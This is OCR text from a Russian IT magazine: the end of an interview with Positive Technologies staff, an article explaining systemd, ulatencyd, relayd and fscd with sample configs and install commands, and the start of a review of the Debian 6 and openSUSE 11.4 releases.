Что касается моих персональных интересов, то я все больше и больше ухожу из сферы компьютерной безопасности в сферу безопасности информационной. Информация — огромная сила, одна из стихий, которая во многом определяет тот мир, в котором мы живем.
[M]: Какую область информационной безопасности ты считаешь наиболее перспективной для становления и развития бизнеса в этой индустрии?
[E]: Сейчас большое внимание индустрии уделено безопасности SCADA-систем. Полагаю, что это весьма перспективное направление.
[M]: Уверен, ты следишь за крупными веб-ресурсами и форумами ИБ-тематики. Какие, на твой взгляд, темы, связанные с областью информационной безопасности, недостаточно хорошо освещены на просторах рунета?
[E]: В рунете довольно плохо освещены вопросы, связанные с безопасностью промышленных систем. Таких, как, например, ERP или SCADA. Впрочем, информации по указанным направлениям и на зарубежных ресурсах крайне недостаточно.
[M]: Собирается ли PT получить лицензию на оказание квалифицированных услуг по оценке соответствия требованиям стандарта PCI DSS?
[Г]: Несмотря на то, что PCI DSS отнюдь не основное направление деятельности компании, мы имеем широкую экспертизу в безопасности банковских технологий. С 2008 года Positive Technologies имеет статус PCI DSS QSA Associate, с 2006 года оказываем услуги по тестированию на проникновение и оценке защищенности Web-приложений в рамках стандарта PCI DSS. В данный момент подтверждаем статус PCI DSS ASV. Система MaxPatrol широко применяется ведущими QSA и ASV для проведения работ в области информационной безопасности.
[M]: В вашей компании есть исследовательская лаборатория. Расскажи, чем сейчас занимаются в ее стенах? Какие результаты ее исследований позволят вам «захватить мир»?
[E]: Да, сейчас целое подразделение трудится в исследовательской лаборатории. И в ее стенах уже существуют разработки по «захвату мира» :) Но это военная тайна.
[M]: В конце 2010 года исследовательский центр компании был отмечен благодарностью Google за обнаружение ряда уязвимостей в сервисах. Насколько мне известно, ты, Сергей, лично нашел некоторые уязвимости. Был ли данный поиск целенаправленным (в частности, с использованием программных продуктов компании) или баги обнаружились относительно случайным образом?
[Г]: Персонально я, к сожалению, не участвовал — конец года слишком «жаркая» пора. Что касается этого и других проектов, то мы следим за подобными инициативами и с удовольствием откликаемся на просьбы вендоров оценить свою защищенность. Тем более «захокать Google», да еще и без долгих убеждений разработчика в том, что «SQL Injection — это серьезно». Это fun, а упускать возможность повеселиться не хочется. Уязвимости были обнаружены пентестерами Positive Technologies менее чем за один день. Надо отдать должное Google, он подтвердил и устранил их весьма оперативно. Автоматизированные продукты в ходе работ использовать не разрешалось, поэтому MaxPatrol пылился на полке.

В процессе подготовки данного материала на официальных веб-ресурсах компании и в блогах сотрудников появилась информация о том, что 19 мая 2011 года состоится международный Форум «Positive Hack Days», организатором которого является «Positive Technologies». На официальном сайте мероприятия сформулирована дерзкая миссия данного проекта: «Объединить хакеров и компании ИБ-индустрии, чтобы они смогли понять, насколько они нужны друг другу. На форум приглашены самые продвинутые знатоки из России, Европы, США и Китая, представители ведущих российских и зарубежных ИТ-компаний, независимые эксперты».
Инсайдеры нашего журнала не оставят без внимания данный форум, предоставив тебе порцию позитивной информации с места событий. Не пропусти.

Евгений Зобнин (zobnin@gmail.com)



ДЕМОНИЧЕСКАЯ СИЛА


Изучаем systemd, ulatencyd, relayd и fscd

Системные демоны — одна из ключевых подсистем UNIX. От того, насколько хорошо и правильно они написаны, зависят не только возможности операционной системы, но и такие параметры, как удобство использования и даже скорость работы. В этой статье мы рассмотрим четыре примера правильной реализации демонов, которые способны сделать работу в системе удобнее, эффективнее и быстрее.

systemd: быстрее света

Схема загрузки типичного Linux-дистрибутива выглядит примерно так: ядро инициализирует железо и запускает процесс /sbin/init, который, в свою очередь, запускает инициализационные скрипты. Скрипты монтируют файловые системы, настраивают сеть, различные устройства и начинают последовательный запуск демонов: syslogd, cron, cups и прочих, которые перечислены в конфигурационных файлах. В самом конце init запускает менеджер входа в систему: getty или xdm (kdm, gdm). Просто и логично, не так ли? Однако такая схема довольно примитивна, а в сравнении с Windows и Mac OS X так и вообще архаична. Их системы инициализации запускают задачи параллельно, не дожидаясь завершения одной, чтобы передать управление следующей. Если одна из них застопоривается на операции ввода-вывода, управление сразу получает другая, так что общее время загрузки сокращается, да так существенно, что традиционная система оказывается далеко позади.

В мире Linux так ведет себя только Ubuntu, да и то только последние два года. Все остальные продолжают по старинке последовательно грузить систему или используют самосборные костыли, которые распараллеливают процесс загрузки неумело и часто ошибочно (Gentoo и Arch, привет!). По-настоящему универсальное решение не найдено до сих пор, поэтому над идеей параллельной системы инициализации работают многие программисты.



Связь ulatencyd и остальных компонентов ОС

pf + relayd: прозрачное проксирование с фильтрацией запросов

vi /etc/pf.conf

```
# Перенаправляем все входящие WWW-запросы
от наших клиентов на relayd
rdr on $int_if inet proto tcp from $lan to any \
   port www tag INTWEB -> lo0 port 8080

# Разрешаем прохождение сетевых пакетов
pass in log on $int_if inet proto tcp from $lan\
   to lo0 port 8080 flags S/SA synproxy state \
   tagged INTWEB
```

vi /etc/relayd.conf

```
http protocol "httpfilter" {
# Задаем параметры TCP-соединения
   tcp { nodelay, sack, socket buffer 65536,
backlog 1000 }
# Блокируем запросы от устаревших браузеров
   label "BAD user agent"
   request header filter "Mozilla/4.0*" from
"User-Agent"
# Запрещаем доступ к некоторым сайтам
   label "BAD Host request"
   request header filter "*youtube.com*" from
"Host"
   request header filter "*facebook.com*" from
"Host"
# Подменяем информацию в заголовках
   request header change "Accept-Language"
to "ru-ru,ru;q=0.9"
...
```

Леннарт Поттеринг, сотрудник Red Hat и автор PulseAudio, один из них. Его последнее достижение — демон systemd, очередной претендент на звание убийцы /sbin/init, мимо которого можно было бы спокойно пройти, если бы идея, заложенная в его основу, не оказалась столь интересной и правильной. Systemd отличается от любой другой системы инициализации тем, что намеренно делает сложные вещи простыми. 99% всех остальных параллельных систем



Справочная страница fscd занимает немногим больше одного экрана

инициализации провалились просто потому, что в сравнении с простым и понятным даже дикарю /sbin/init они выглядели тяжеловесными монстрами. Чтобы обеспечить возможность параллельного запуска, не введя ОС в противоречивое состояние (которое может возникнуть, если, например, пытаться настроить сеть до загрузки сетевых драйверов или запустить демоны, не смонтировав нужную ФС), использовались различные методы синхронизации. В основном это были своеобразные «метки зависимостей», которые не давали очередному шагу инициализации отработать, если не был пройден шаг, описанный в его зависимостях. Например, cron зависит от syslog, потому что ему надо вести логи; syslog зависит от настойки сети, потому что он способен принимать логи от удаленных машин и так далее. Из-за этого инициализационные скрипты превращались в запутанную вереницу блоков, а их составление значительно усложнялось. Systemd организован намного проще, он не следит за зависимостями, а просто запускает все, что есть, одновременно.


Я не шучу. Systemd использует механизмы контроля зависимостей только на самых ранних этапах инициализации, которые так или иначе должны происходить последовательно (монтирование корневой файловой системы, подключение swap, загрузка модулей и так далее). Когда же дело доходит до демонов, на запуск которых уходит 90% всего времени инициализации ОС, systemd забывает о зависимостях и стартует их всех сразу, показывая просто потрясающую скорость.

Это работает благодаря тому, что systemd знает об особенности работы демонов и их связи между собой. Ведь на самом деле демонам нужны вовсе не другие демоны, а только «коммуникационные каналы», обеспечивающие обмен данными: cron не зависит от syslog, ему нужен сокет /dev/log, в который он сможет



links

- дом systemd под крылом: freedesktop.org/wiki/Software/systemd; freedesktop.org
- исходные тексты systemd: cgit.freedesktop.org/systemd;
- код ulatencyd: github.com/poelzi/ulatencyd;
- исходники fscd: people.freebsd.org/~trhodes/fsc.



info

- В долгосрочной перспективе автор собирается превратить systemd в полноценный менеджер сессий, способный заменить gnome-session и kdeinit.
- Кроме всего прочего, systemd обладает функциями монитора для демонов, так что возможности fscd встроены в него от рождения.
- Отказ от использования скриптов — один из методов ускорить процесс загрузки. Многие задачи инициализации systemd способен произвести через прямой вызов нужных команд, без использования скриптов.
- Прежнее название relayd — hostated (от слов host state, «состояние хоста»), было изменено на теперешнее в связи с расширением функционала.





```
### Переменные и макросы

# Адрес и порт нашего релея
relayd_addr="127.0.0.1"
relayd_port="8053"

# Адреса и порты трех DNS-сревров, которые будут обрабатывать запросы
table <dns_servers> { 192.168.1.1, 192.168.1.2, 192.168.1.3 }
dns_servers_port="53"

### Общие настройки

# Интервал между проверками хостов на доступность (10 секунд)
interval 10

# Таймаут для проверки хостов на доступность методом TCP
# (если хост не отвечает дольше 200 мс - он в дауне)
timeout 200

# Разделяем сервер на 5 процессов для более эффективной
# обработки запросов
prefork 5

# Логировать результаты проверки хостов на доступность
```

Конфигурируем relayd

записывать свои логи, это же справедливо и в отношении любого другого демона. Все они общаются через сокеты, и единственная причина, почему демон A должен быть запущен раньше демонов B, C и D, заключается в том, что демон A должен создать сокет, который им нужен. Systemd учитывает эту особенность, поэтому его механизм параллельного запуска основан на сокетах, которые он создает для каждого демона заблаговременно, а затем запускает демоны одновременно. При этом ответственность за синхронизацию и «отслеживание зависимостей» теперь перекладываются на ядро, в рамках которого и реализован механизм сокетов.
Если, например, cron получит управление раньше syslog, ничего страшного не произойдет — cron найдет свой любимый /dev/log и даже сможет писать в него сообщения (если захочет, конечно), которые будут, нет, не выброшены, а буферизированы в сокете, но только до тех пор, пока cron не захочет записать в сокет сообщение, способное его переполнить. В этом случае ядро заблокирует процесс cron и передаст управление следующему процессу в очереди на исполнение (следующему демону). Вскоре (а может быть и сразу) очередь дойдет и до syslog, который запустится, прочитает сообщения, скопившиеся в /dev/log, обработает их и сам на чем-нибудь заблокируется (либо истратит отведенное ему время), и управление перейдет следующему демону. Типичная многозадачность без лишних костылей.
Более того, благодаря такой схеме большинство демонов могут быть запущены только тогда, когда в них возникнет реальная необходимость. Так, например, CUPS вовсе не обязательно запускать во время инициализации ОС, когда нагрузка на систему и без того высока. Логичнее стартануть его, когда на печать будет отправлен первый документ. Systemd позволяет сделать такое, следя за активностью вокруг сокетов, и применяет похожий подход для монтирования файловых систем, подключая их к точкам монтирования только при попытке получить доступ к файлам (также демоны могут быть запущены при появлении в системе определенного файла-устройства).
Справедливости ради стоит сказать, что столь гениальное решение проблемы зависимостей было придумано и реализовано в Mac OS X с самого начала ее существования, но до автора systemd почему-то никто не обращал на это внимания.
Кстати, у самого systemd есть другая и явно уникальная для Linux характеристика: он умеет группировать процессы с помощью cgroups с установкой различных лимитов среды исполнения на всю группу (ограничения ресурсов, рабочий и корневой каталоги, umask, настройки OOM killer, параметр nice, приоритет операций ввода-вывода, приоритеты использования процессора и многое другое). То есть демонов теперь можно помещать в виртуальные окружения без использования какого бы то ни было дополнительного ПО, просто прописав в файл настроек systemd несколько строк.

Systemd уже доступен для скачивания и возможно будет включен в один из будущих релизов Fedora в качестве альтернативной системы инициализации. Инструкции по установке в другие дистрибутивы можно найти на официальной страничке: freedesktop.org/wiki/Software/systemd.
Установить Systemd в Ubuntu можно, выполнив следующие команды:

```
$ sudo add-apt-repository ppa:andrew-edmunds/ppa
$ sudo apt-get update
$ sudo apt-get install systemd
```

Далее следует отредактировать /boot/grub/grub.cfg, добавив к параметрам ядра строчку init=/sbin/systemd. После перезагрузки дистрибутив будет работать с новой системой инициализации, в чем можно убедиться с помощью команды:

```
$ sudo systemctl units-list
```

Для проверки состояния, запуска, остановки и включения служб используются аргументы status, start, stop и enable.

ulatencyd: мгновенная реакция

Какой, на твой взгляд, самый важный параметр десктопной операционной системы? Хороший графический интерфейс? Количество доступных приложений? Простота использования? Да, все это имеет значение, но сегодня, когда этими свойствами легко наделить даже серверные ОС, решающими становятся совсем другие факторы, важнейший из которых — отзывчивость системы.
Хорошая десктопная ОС должна жертвовать всем в угоду высокой скорости реакции. Неважно, какую скорость она показывает при записи файлов на диск, сколько десктопных эффектов предлагает пользователю, правильно ли реагирует на внезапное извлечение флешки, все это не будет иметь никакого значения, если ОС заставляет пользователя ждать.
Для разработчиков операционных систем это прописная истина, поэтому во все времена они стремились сделать свои ОС более интерактивными. У одних это получалось хорошо (привет BeOS), у других плохо (куда же без MS), но были и такие, у кого это не получалось вообще. Долгое время разработчики Linux совершенно не интересовались темой отзывчивости Linux на десктопах. Кон Коливас множество раз указывал им на проблемы, говорил о неповоротливости и медлительности Linux, писал патчи, ночами кодил новые планировщики задач, добивался их включения в ядро. Все напрасно, раз за разом патчи отвергали, а самого автора грубо отстраняли от дел.
Однако со временем труды Кона Коливаса окупились. Инго Молнар начитался его исходников и написал планировщик CFS (Completely Fair Scheduler), а Линукс незамедлительно включил его в ядро 2.6.23. После этого положение дел на десктопах существенно улучшилось, и Linux стал намного быстрее (при этом реализация Кона все равно продолжала показывать более впечатляющие результаты).
Второй важной вехой на пути Linux к десктопу стало включение знаменитого 200-страничного патча в ядро 2.6.38, а также появление его аналога на языке bash. Так Linux научился отделять интерактивные процессы от всех остальных демонов, серверов и bash-скриптов и наделять их более высокими приоритетами. Это событие еще больше улучшило ситуацию и сделало ее практически идеальной: теперь Linux не тормозил даже тогда, когда в фоне шла пересборка ядра в несколько потоков.
Наконец, третьим важным шагом для десктопного Linux (здесь я подхожу к самому главному) стало появление демона ulatencyd, способного регулировать отзывчивость системы динамически, подстраивая ее под изменяющиеся обстоятельства.

```
--[[
    Copyright 2010,2011 ulatencyd developers

    This file is part of ulatencyd.

    License: GNU General Public License 3 or later
]]--

DesktopBG = {
  name = "UserBG",
  re_basename = "pulseaudio|mpd|xmms2d",
  check = function(self, proc)
    local flag = ulatency.new_flag{name="user.bg_high", inherit=true}
    proc:add_flag(flag)

    rv = ulatency.filter_rv(ulatency.FILTER_STOP)
    return rv
  end
}

local MediaPlayer = {
  "vlc",
  "xine",
  "mplayer.*",
~/ulatencyd-0.4.6/rules/desktop.lua [lua]
```

Правила ulatencyd кажутся сложными, однако все они очень похожи друг на друга и пишутся по одному шаблону

Как и ядерный патч, ulatencyd использует механизм cgroups для группировки интерактивных процессов и изменения их приоритетов, но на этом его работа не заканчивается. Демон использует эвристические алгоритмы для выявления «наиболее интерактивных» процессов, а также явных вредителей системы, таких как форк-бомбы и программы с большими утечками памяти. При этом первые получают еще больший приоритет, а вторые жестко урезаются в возможностях (получая низкий приоритет, ограничения на доступную память), изолируются или уничтожаются. Но что самое главное, в любой момент демон можно обучить новым правилам отбора процессов, так что мы теперь можем назначать самые высокие (даже реалтаймовые) приоритеты любимым играм, видеоплеерам и браузерам.

Демон поддерживает плагины, поэтому его функциональность может быть расширена до просто фантастических возможностей. Например, уже сейчас доступен плагин (причем в стандартной комплектации), который следит за работой пользователя в иксах и назначает самые высокие приоритеты вновь открытым приложениям и процессам, окна которых находятся на переднем плане.

Чтобы установить ulatencyd, необходимо скачать его исходники со страницы https://github.com/poelzi/ulatencyd и собрать с помощью стандартных cmake и make:

```
$ cmake
$ make
$ sudo make install
```

Далее демон можно запустить:

```
$ sudo /usr/local/sbin/ulatencyd -v 2
```

И понаблюдать за тем, как он группирует процессы по приоритетам:

```
$ ps xaf -eo pid,session,args,cgroup
```

Никаких настроек производить не нужно. По умолчанию демон отдает предпочтение мультимедийным и наиболее используемым интерактивным приложениям, оставляя фоновые задачи спокойно работать, не мешая основной системе.

relayd: по трем фронтам

Какая связь между мониторингом сетевых хостов, балансировкой нагрузки и прокси-сервером? Все это функции одной машины? Да, вполне возможно. Но что если я скажу, что все эти три функции тесно связаны между собой и должны быть реализованы в рамках одного универсального приложения? Бред? Никак нет.

Возьмем, к примеру, достаточно распространенную в узких кругах функцию сервера под названием «распределение нагрузки между несколькими DNS-серверами». Что нужно для ее решения? Во-первых, умение перенаправлять DNS-трафик на другой хост (от балансировщика к одному из реальных DNS-серверов). Это можно сделать с помощью брандмауэра или особым образом настроенного BIND (несколько тяжеловесный вариант). Во-вторых, умение выбирать наиболее подходящего кандидата для обработки запроса из списка DNS-серверов. Это уже сложнее, и здесь может понадобиться специализированное ПО или опять же брандмауэр (но очень хороший). В-третьих, умение проверять DNS-сервера на доступность и удалять упавших из списка. Нужен скрипт, пингующий хосты и управляющий списками, либо особые возможности брандмауэра (а такой есть?). В общем, долгое нуд-





```
[Unit]
Description=OpenSSH Daemon
After=syslog.target sshdgenkeys.service
Requires=sshdgenkeys.service

[Service]
ExecStart=/usr/sbin/sshd -D
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=always
StandardOutput=syslog

[Install]
WantedBy=multi-user.target

# Note that this is the service file for running a single SSH server for all
# incoming connections, suitable only for systems with a large amount of SSH
# traffic. In almost all other cases it is a better idea to use sshd.socket +
# sshd@.service (i.e. the on-demand spawning version for one instance per
# connection).
~
~
~
~
/lib/systemd/system/sshd.service[RO]
```

Пока в systemd еще можно увидеть метки зависимостей (опция «After»), но это временная мера для обхода багов syslog

ное велосипедостроение или покупка специализированного решения для конкретной задачи по нереальным ценам. А что если завтра вдруг понадобится сделать нечто подобное для SMTP? Все править или вновь открывать кошелек? Не стоит, содержимое кошелька все-таки лучше приберечь, а костыли с велосипедами оставить спортсменам.

Демон relayd, появившийся в OpenBSD 4.3, позволяет решить эту и еще огромное количество других, подобных и не очень, задач всего за несколько минут.

Он включает в себя возможности балансировщика нагрузки для протоколов уровней 3, 4 и 7, прокси уровня 7 (релей) и сервиса проверки доступности сетевых узлов (из которого и вырос).

На основе relayd можно строить самые разные конфигурации, начиная от простых прокси-серверов или SSL-акселераторов и заканчивая сложными решениями вроде прозрачных web-прокси с фильтрацией запросов и распределением нагрузки между несколькими web-серверами. И все это с помощью простого конфигурационного файла, длина которого даже в самых сложных конфигурациях редко превышает 50 строк.

Да, конечно, без примера все это только слова. Так что вот рабочий конфиг, полностью удовлетворяющий требованиям, выдвинутым в начале раздела:

```
# vi /etc/relayd.conf
### Переменные и макросы
# Адрес и порт нашего релея
relayd_addr="127.0.0.1"
relayd_port="8053"

# Адреса трех DNS-серверов, которые будут обрабатывать
# запросы
table <dns_servers> { 192.168.1.1, 192.168.1.2,
192.168.1.3 }

### Общие настройки
# Интервал между проверками хостов на доступность
# (10 секунд)
interval 10

# Таймаут для проверки хостов на доступность методом TCP
# (если хост не отвечает дольше 200 мс — он в дауне)
timeout 200

# Разделяем сервер на 5 процессов для более эффективной
# обработки запросов
prefork 5

# Логировать результаты проверки хостов на доступность
log updates

### Настройки DNS-протокола
# Параметры оптимизации соединения
dns protocol "dnsfilter" {
  tcp { nodelay, sack, socket buffer 1024, backlog 1000 }
}

### Настройки релея
relay dnsproxy {
  # Прослушиваемый адрес и порт
  listen on $relayd_addr port $relayd_port

  # Работаем с описанным ранее протоколом
  protocol "dnsfilter"

  # Оправляем DNS-пакеты одному из перечисленных в таблице
  # DNS-серверов, предварительно проверив его на доступность
  forward to <dns_servers> port 53 \
```

```
syslog.socket              loaded active listening     Syslog Socket
systemd-initctl.socket     loaded active listening     /dev/initctl Compatibility Socket
systemd-logger.socket      loaded active listening     Logging Socket
systemd-shutdownd.socket   loaded active listening     Delayed Shutdown Socket
dev-sda5.swap              loaded active active        /dev/sda5
basic.target               loaded active active        Basic System
cryptsetup.target          loaded active active        Encrypted Volumes
dbus.target                loaded active active        D-Bus
getty.target               loaded active active        Login Prompts
local-fs.target            loaded active active        Local File Systems
multi-user.target          loaded active active        Multi-User
network.target             loaded active active        Network
remote-fs.target           loaded active active        Remote File Systems
sockets.target             loaded active active        Sockets
sound.target               loaded active active        Sound Card
swap.target                loaded active active        Swap
sysinit.target             loaded active active        System Initialization
systemd-...es-clean.timer  loaded active waiting       Daily Cleanup of Temporary Directories

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.
JOB    = Pending job for the unit.

76 units listed. Pass --all to see inactive units, too.
(END)
```

Результат работы команды systemctl

```
      mode loadbalance check tcp
}
```

Наиболее важные части этого конфига находятся в теле директив dns protocol и relay. Первая представляет собой нечто вроде шаблона, который используется для того, чтобы не повторять одни и те же настройки протоколов в других частях конфигурационного файла (relayd поддерживает три протокола: HTTP, DNS и TCP). Вторая — это настройка релея, в котором указаны прослушиваемый порт, проксируемый протокол, его настройки и информация о том, каким образом и какому хосту должны быть перенаправлены пакеты. В нашем случае прокси должен отправить DNS-запрос одному из трех серверов с предварительной проверкой на доступность (здесь используется проверка методом TCP-рукопожатия, но relayd поддерживает множество других методов, начиная от ping и заканчивая попыткой установить SSL-соединение). При этом, если один из DNS-серверов окажется в дауне, relayd автоматически исключит его из списка до тех пор, пока плановая проверка на доступность (интервал между проверками указан в опции interval) не покажет его работоспособность.

Для тестирования конфигурации можно использовать следующую форму запуска relayd:

```
# relayd -d -vv -f /etc/relayd.conf
```

Так демон не уйдет в фон и будет вести подробную распечатку всех своих действий. После отладки конфигурации можно настроить запуск демона во время загрузки системы. Для этого достаточно поместить строку relayd_flags=»» в файл /etc/rc.conf.local.

FreeBSD fscd: красота минимализма

Этого раздела не должно было быть в статье. Демон fscd настолько простой инструмент, что писать о нем отдельно мне казалось излишним. С другой стороны, не писать о нем нельзя, потому как это один из ярчайших примеров правильного решения задачи в стиле UNIX. А задача у разработчиков FreeBSD была следующая. Различные системные и не очень демоны могут время от времени падать (или начинать вести себя как идиоты, что еще хуже). На домашней машине это не страшно, упавшего можно перезапустить руками или отправить комп в перезагрузку. Но что делать на сервере, где админ бывает редко?

Сервисы надо мониторить и перезапускать по мере необходимости. Как это сделать? Естественно, встроить эту функциональность в систему инициализации (ведь именно она занимается запуском демонов). И, например, в Solaris так и сделано, да настолько экстравагантно, что сам Линус Торвальдс ногу сломит, пока разберется с его настройкой.

Разработчики FreeBSD поступили проще. Они написали отдельный демон, который способен работать со скриптами инициализации FreeBSD, оставаясь совершенно независимой системой. Вся соль в том, что fscd получился настолько простым, что им можно пользоваться, не читая man-страниц и не беспокоясь о том, что он может упасть. Посуди сам, чтобы заставить fscd следить за, например, sshd, нужно ввести всего одну команду:

```
# fscadm enable sshd /var/run/sshd.pid
```

Все, fscd запомнит этот выбор и автоматически включит мониторинг после перезагрузки машины. Единственное условие: у подконтрольного демона должен быть инициализационный файл в каталоге /etc/rc.d (или /usr/local/etc/rc.d) и запись в файле /etc/rc.conf, включающая его (это очевидно).

Демон fscd будет доступен только во FreeBSD 9.0, но его вполне можно скачать с официальной странички (people.freebsd.org/~trhodes/fsc) и собрать для восьмерки.

Выводы

Каждый день в мире UNIX появляется что-то новое, но очень редко это новое оказывается чем-то стоящим нашего внимания.

В этой статье я рассказал о четырех системных компонентах UNIX, которые не только заслуживают особого внимания, но и несут реальную пользу. Кто знает, возможно в будущем они будут такой же неотъемлемой частью UNIX, как команда grep или демон syslog.



Юрий «Adept» Видинеев (adeptg@gmail.com)







ПИНГВИНОВ ПО ВЕСНЕ СЧИТАЮТ


Обзор самых громких релизов начала года

Так повелось, что релизы основных дистрибутивов выходят либо весной, либо осенью. В этом году интересных релизов было особенно много. По ним можно судить, что ожидает мир OpenSource в ближайшие год-два.

Старый друг лучше новых двух

Пожалуй, самое громкое событие начала года — релиз Debian 6 (кодовое имя — Squeeze). Событие долгожданное — с момента прошлого релиза прошло около двух лет. Как и прежде, Debian поддерживает целый ворох архитектур: от обычных x86 и x86-64, набирающих все большую популярность ARM (armel) и теряющих популярность powerpc до совсем экзотичных ia64 (Intel Itanium), sparc (Oracle SPARC), mips и s390 (IBM S/390). Прекращена поддержка архитектур alpha и hppa (HP PA-RISC). Одно из основных нововведений с точки зрения поддерживаемых архитектур — появление версии на ядре FreeBSD: Debian GNU/kFreeBSD (kfreebsd-i386 и kfreebsd-amd64). Используется ядро предыдущего стабильного релиза FreeBSD 8.1. Получился достаточно интересный микс двух систем: ОС с одновременной поддержкой apt-get, ipfw (или pf) и jail.

С новым релизом «малыш» Debian опять подрос — теперь его репозиторий содержит более 29 000 пакетов (около 15 000 программ). Вся эта радость занимает 8 DVD или 52 CD. Кроме того, наконец-то появились официальные LiveCD (для x86 и x86-64). Эти Live-образы (авторы называют их гибридными) имеют одну приятную особенность — их можно без особых плясок с бубном записать на флешку, прямо вот так:



Думаешь, это Debian Linux? Ан нет — Debian GNU/kFreeBSD :)

Kit'ы современного дистростроения

ConsoleKit — сервис, отвечающий за управление сессиями пользователей. Он необходим для корректной параллельной работы графических окружений нескольких пользователей. Еще одна полезная возможность ConsoleKit — определять, является ли пользователь локальным. Кратко работу ConsoleKit можно описать следующим образом.
Нумеруются все текущие Seat — физические устройства для ввода/вывода информации на данном компе (как правило, у компа один Seat — локальные монитор+клавиатура+мышь). Пользователь логинится с помощью login manager, который создает пользовательскую сессию, привязанную к текущему Seat. Для всех процессов, запущенных в текущей сессии, присваивается специальная переменная — $XDG_SESSION_COOKIE. С помощью этой переменной ConsoleKit и определяет соответствие процессов определенной сессии.
Посмотреть список текущих сессий можно так:

```
$ ck-list-sessions
```


PolicyKit представляет собой специальную инфраструктуру для приложений, которая выступает в качестве посредника между непривилегированными пользователями и привилегированным системным контекстом. При обращении процесса из пользовательской сессии к сервису, сервис проверяет пользовательские привилегии через PolicyKit. В зависимости от настроек ответ может быть «можно», «нельзя», «введи свой пароль» или «введи пароль root'а». Основное отличие PolicyKit от sudo (который, казалось бы, выполняет те же задачи) в том, что привилегии предоставляются не на процесс целиком, а на конкретные действия. Список действий, к которым можно предоставить доступ, можно посмотреть так:

```
$ pkaction
```

Работа ConsoleKit и PolicyKit сильно завязана на D-Bus.

```
# cat debian-live-6.0.0-i386-standard.iso \
  > /dev/sdb
```

Образы подготовлены с помощью небольшой утилитки под названием live-build, которую можно использовать для создания своих кастомных LiveCD/LiveUSB.
Отличие нового релиза от предыдущего (с кодовым именем Lenny) заметны уже на стадии установки:
1. Инсталлятор теперь подозревает о существовании ФС ext4 (однако при автоматической разметке по умолчанию все же используется ext3) и ZFS (только для Debian GNU/kFreeBSD), поддержка reiserfs по умолчанию выключена (но может быть включена путем выбора partman-reiserfs в настройках опциональной установки в экспертном режиме).
2. Все рекомендованные пакеты теперь устанавливаются по умолчанию.
3. При выборе наборов ПО для установки появился пункт для установки SSH-сервера. Одной командой после установки меньше :)
4. В процессе установки инсталлятору теперь можно подсунуть дополнительные пакеты с firmware. К тому же инсталлятор сам устанавливает специфичные пакеты для определенного оборудования, которое ему удалось обнаружить.
5. При установке загрузчика (который обновлен до GRUB2) теперь обнаруживаются современные версии Windows.
После установки заметны следующие улучшения:
1. Уменьшено время загрузки. В основном благодаря новой системе инициализации insserv, реализующей параллельный запуск сервисов (с учетом зависимостей).
2. Внедрение технологии KMS (Kernel Mode Setting — переключение видеорежимов на уровне ядра) с поддержкой распространенных графических чипов Intel, AMD, Nvidia. KMS обеспечивает более быстрое и плавное переключение между виртуальными консолями, а также более стабильные suspend/resume.
3. Комбинация <Ctrl+Alt+Backspace>, убивающая иксы, по умолчанию отключена.
4. Улучшена поддержка IPv6, теперь его поддерживают практически все сетевые приложения. В связи с окончанием пула свободных адресов IPv4 — весьма актуально.



Fedora с Gnome3



links
• Debian LiveCD: live.debian.net;
• официальная дока по ConsoleKit: goo.gl/duKxN;
• официальная дока по PolicyKit: hal.freedesktop.org/docs/polkit.

Новый хамелеон

В марте вышла новая версия openSUSE — 11.4. Основные нововведения:
• ускорены операции по установке/обновлению пакетов и обновлению списка пакетов благодаря новой версии библиотеки libzypp, которая умеет закачивать только измененные части файлов, причем параллельно с нескольких серверов;
• внедрен systemd (но пока по умолчанию не используется);
